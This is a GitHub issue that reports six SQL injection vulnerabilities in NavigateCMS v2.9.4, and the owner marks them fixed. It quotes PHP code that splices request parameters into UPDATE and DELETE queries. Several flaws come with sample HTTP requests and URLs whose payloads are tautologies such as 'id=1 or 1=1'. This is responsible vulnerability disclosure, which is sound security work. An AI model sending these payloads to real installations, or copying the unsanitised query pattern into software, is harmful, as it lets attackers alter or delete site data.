New issue

Jump to bottom

Multiple SQL Injection Vulnerabilities Identified in the latest version (v2.9.4 r1561) #26

Closed **Paper-Submission-2021** opened this issue on Jul 22, 2021 · 1 comment

Paper-Submission... commented on Jul 22, 2021

Hi, I would like to report 6 SQL Injection vulnerabilities identified in the latest version of the CMS.

Vulnerability 1: `block_order` injection at `blocks.php`

vulnerable code: `blocks.php`

```
function run()
{
        global $layout;
        global $DB;
        global $website;

        $out = '';
        $item = new block();

        switch($_REQUEST['act'])
        {

                case 'load':
        case 'edit':
                case 2:
                        if(!empty($_REQUEST['id']))
                        {
                                $item->load(intval($_REQUEST['id']));
                        }

                        if(isset($_REQUEST['form-sent']))
                        {
                                $item->load_from_post();
                                try
                                {
                    naviforms::check_csrf_token();

                                $item->save();
                    property::save_properties_from_post('block', $item->id);
                                $id = $item->id;

                                // set block order
                    if(!empty($item->type) && !empty($_REQUEST['blocks-order']))
                    {
                        block::reorder($item->type, $_REQUEST['blocks-order'], $_REQUEST['blocks-order-fixed']);   //step into
                    }
```


which triggers `block.class.php`

```
public static function reorder($type, $order, $fixed)
        {
                global $DB;
                global $website;

                $item = explode("#", $order);//explore order by '#'

                for($i=0; $i < count($item); $i++)
                {
                        if(empty($item[$i]))
            {
                continue;
            }

            $block_is_fixed = ($fixed[$item[$i]]=='1'? '1' : '0');

                        $ok = $DB->execute('
                UPDATE nv_blocks
                                SET position = '.($i+1).',
                                    fixed = '.$block_is_fixed.'
                WHERE id = '.$item[$i].'// trigger here
                                  AND website = '.$website->id
```

Attacker can inject in `block-order` through http request. A sample request traffic:

```
POST /navigate/navigate.php?fid=blocks&act=edit&id=7&tab=1 HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:71.0) Gecko/20100101 Firefox/71.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------195682555912966620871610644291
Content-Length: 7310
Origin: http://localhost
Connection: close
Referer: http://localhost/navigate/navigate.php?fid=blocks&act=edit&id&tab=1
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=vp8rDkw03etQUgHzT9FpieSJ5umQS6ZuLBUE2HnrfYgc4eiNLHWQdPZYVJM6;
guest_token=IkpPRWlGeWdObThKVGdTQTdqTFZSdWcxNjA4MjgxNzg4ODE2Ig%3D%3D--acb8c6e71d42560c0d4ce4741531f317312a4f8a; navigate-tinymce-scroll=%7B%7D; navigate-remember-user-
id=af59694d7163bd32096f6752379642aee3043fc5; navigate-remember-user-
token=9%01%B3%0C%C6%BB%0C%0Bb%D9%18%CB%A1n%CB9a%CF%3E%0Fx%D0Q%EFX%C7C%11%DB%D7S%06B%1B%40+%11L%EB%2A%ABr%E1%EE%D2m%DA%B8%B233%0A%05%A8t%C7%3D%9E%FA%B4%03%C13g1%AF%E1%B4%A6%5C%87%3A%08
navigate-language=en; PHPSESSID=17v9et2f1867j0od9hlvj990ab; NVSID_7a6b5d33_421aa90e079fa326b6494f812ad13e79=17v9et2f1867j0od9hlvj990ab
Upgrade-Insecure-Requests: 1

-----------------------------195682555912966620871610644291
Content-Disposition: form-data; name="form-sent"

true
-----------------------------195682555912966620871610644291
Content-Disposition: form-data; name="id"

7
-----------------------------195682555912966620871610644291
Content-Disposition: form-data; name="_nv_csrf_token"
......

Content-Disposition: form-data; name="blocks-order"
```

5 or 1=1



Vulnerability 2: `id` at `items.php`

Vulnerable code `item.php`:

```
//package/lib/packages/items/items.php
function run()
{
	global $layout;
	global $DB;
	global $website;
	global $theme;
	global $user;

	$out = '';
	$item = new item();

	switch($_REQUEST['act'])
	{

		case "change_comment_status": // change comment status
			if(empty($_REQUEST['id']))
			{
				echo "false";
				core_terminate();
			}

			switch($_REQUEST['opt'])
			{
				case 'publish':
					$DB->execute('
						UPDATE nv_comments
						   SET status = 0
						 WHERE website = '.$website->id.' AND
						       id = '.$_REQUEST['id']);
					break;

				case 'unpublish':
					$DB->execute('
						UPDATE nv_comments
						   SET status = 1
						 WHERE website = '.$website->id.' AND
						       id = '.$_REQUEST['id']);
					break;

				case 'delete':
					$DB->execute('
						DELETE FROM nv_comments
						 WHERE website = '.$website->id.' AND
						       id = '.$_REQUEST['id']);
					break;
			}
```

Attacker can use a traffic similar to:

```
GET /navigate/navigate.php?fid=items&act=change_comment_status&**id=abc%20or%201=1**&opt=publish HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:71.0) Gecko/20100101 Firefox/71.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=vp8rDkw03etQUgHzT9FpieSJ5umQS6ZuLBUE2HnrfYgc4eiNLHWQdPZYVJM6;
guest_token=IkpPRWlGeWdObThKVGdTQTdqTFZSdWcxNjA4MjgxNzg4ODE2Ig%3D%3D--acb8c6e71d42560c0d4ce4741531f317312a4f8a; navigate-tinymce-scroll=%7B%7D; navigate-remember-user-
id=af59694d7163bd32096f6752379642aee3043fc5; navigate-remember-user-
token=9%01%B3%0C%C6%BB%0C%0Bb%D9%18%CB%A1n%CB9a%CF%3E%0Fx%D0Q%EFX%C7C%11%DB%D7S%06B%1B%40+%11L%EB%2A%ABr%E1%EE%D2m%DA%B8%B233%0A%05%A8t%C7%3D%9E%FA%B4%03%C13g1%AF%E1%B4%A6%5C%87%3A%08
navigate-language=en; PHPSESSID=17v9et2f1867j0od9hlvj990ab; NVSID_7a6b5d33_421aa90e079fa326b6494f812ad13e79=17v9et2f1867j0od9hlvj990ab
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

Vulnerability 3: `products_order at products.php`

Vulnerable code

```
//package/lib/packages/products/products.php
function run()
{
        global $layout;
        global $DB;
        global $website;
        global $theme;
        global $user;

        $out = '';
        $item = new product();

        switch($_REQUEST['act'])
        {
        **case 'products_order':**
            if(!empty($_POST['products-order']))
            {
                if(naviforms::check_csrf_token('header'))
                {
                    // save new order
                    $response = product::reorder($_POST['products-order']);
                    if($response!==true)
                    {
                        echo $response['error'];
                    }
                    else
                    {
                        echo 'true';
                    }
                }
            }
```

Then it triggers

```
//package/lib/packages/products/product.class.php
    public static function reorder($order)
    {
        global $DB;
                global $website;

                **$items = explode("#", $order);**

                for($i=0; $i < count($items); $i++)
                {
                        if(empty($items[$i]))
            {
                continue;
            }

                        $ok = $DB->execute('
              UPDATE nv_products
                                SET position = '.($i+1).'
                           **WHERE id = '.$items[$i].' AND**
                                website = '.$website->id
            );
```

Vulnerability 4: `id in products.php`

Vulnerable code:

```
//package/lib/packages/products/products.php
        case "change_comment_status":
                        if(empty($_REQUEST['id']))
                        {
                                echo "false";
                                core_terminate();
                        }

                        switch($_REQUEST['opt'])
                        {
                                case 'publish':
                                        $DB->execute('
                                                UPDATE nv_comments
                                                   SET status = 0
                                                 WHERE website = '.$website->id.' AND
                                                       id = '.$_REQUEST['id']);
                                        break;

                                case 'unpublish':
                                        $DB->execute('
                                                UPDATE nv_comments
                                                   SET status = 1
                                                 WHERE website = '.$website->id.' AND
                                                       id = '.$_REQUEST['id']);
                                        break;

                                case 'delete':
                                        $DB->execute('
                                                DELETE FROM nv_comments
                                                WHERE website = '.$website->id.' AND
                                                          id = '.$_REQUEST['id']);
                                        break;
                        }
```

Attacker can easily craft something like this to trigger the vulnerability

```
http://localhost/navigate/navigate.php?fid=products&act=change_comment_status&id=1%20or%201=1;&opt=publish
```

Vulnerability 5: `property::reorder` at `templates.php`

vulnerable code:

```
//package/lib/packages/templates/templates.php
                case 'load':
                case 2: // edit/new form
                        if(!empty($_REQUEST['id']))
                        {
                if(is_numeric($_REQUEST['id']))
                {
                    $item->load(intval($_REQUEST['id']));
                }
                else
                {
                    $item->load_from_theme($_REQUEST['id']);
                }
                        }

                        if(isset($_REQUEST['form-sent']))
                        {
                                try
                                {
                    $item->load_from_post();
                    naviforms::check_csrf_token();

                                        $item->save();
                                        if(!empty($_REQUEST['property-enabled']))
                    {
                        $enableds = array_values($_REQUEST['property-enabled']);
                    }
                                        else
                    {
                        $enableds = array();
                    }
                                        property::reorder("template", $item->id, $_REQUEST['template-properties-order'], $enableds);
```

Then step into

```
//package/lib/packages/properties/property.class.php
        public static function reorder($element, $template, $order, $enableds=NULL)
        {
                global $DB;
                global $website;

                **$item = explode("#", $order);**

                for($i=0; $i < count($item); $i++)
                {
                        if(empty($item[$i])) continue;

                        $enabled = '';
                        if(is_array($enableds))
                        {
                                $enabled = ', enabled = 0 ';
                                for($e=0; $e < count($enableds); $e++)
                                {
                                        if($enableds[$e]==$item[$i]) $enabled = ', enabled = 1 ';
                                }
                        }

                        $ok =   $DB->execute('
                UPDATE nv_properties
                                   SET position = '.($i+1).' '.$enabled.'
                                 **WHERE id = '.$item[$i].'**
                                   AND website = '.$website->id
            );
```

Vulnerability 6: `children_order` at `structure.php`

Vulnerable code:

```
//package/lib/packages/structure/structure.php
                case "reorder":
                        **$ok = structure::reorder($_REQUEST['parent'], $_REQUEST['children_order']);**
                        echo json_encode($ok);
                        core_terminate();
                        break;
```

Then steps into

```
//package/lib/packages/structure/structure.class.php
        public static function reorder($parent, $children)
        {
                global $DB;
                global $website;

                **$children = explode("#", $children);**

                for($i=0; $i < count($children); $i++)
                {
                        if(empty($children[$i]))
            {
                continue;
            }

                        $ok =   $DB->execute('UPDATE nv_structure
                                                                        SET position = '.($i+1).'
                                                                **WHERE id = '.$children[$i].'**
                                                                        AND parent = '.intval($parent).'
                                                                        AND website = '.$website->id);
```

```
                    if(!$ok)
            {
                return array("error" => $DB->get_last_error());
            }
                }

                return true;
        }
```

Attacker can easily craft a traffic as below to cause the injection:
`http://localhost/navigate/navigate.php?fid=structure&act=reorder&parent=1&children=abc%20or%201=1`

NavigateCMS commented on Jul 24, 2021 — Owner

Thank you!
Fixed by `ed3f70b`

NavigateCMS closed this as completed on Jul 24, 2021

Assignees
No one assigned

Labels
None yet

Projects
None yet

Milestone
No milestone

Development
No branches or pull requests

2 participants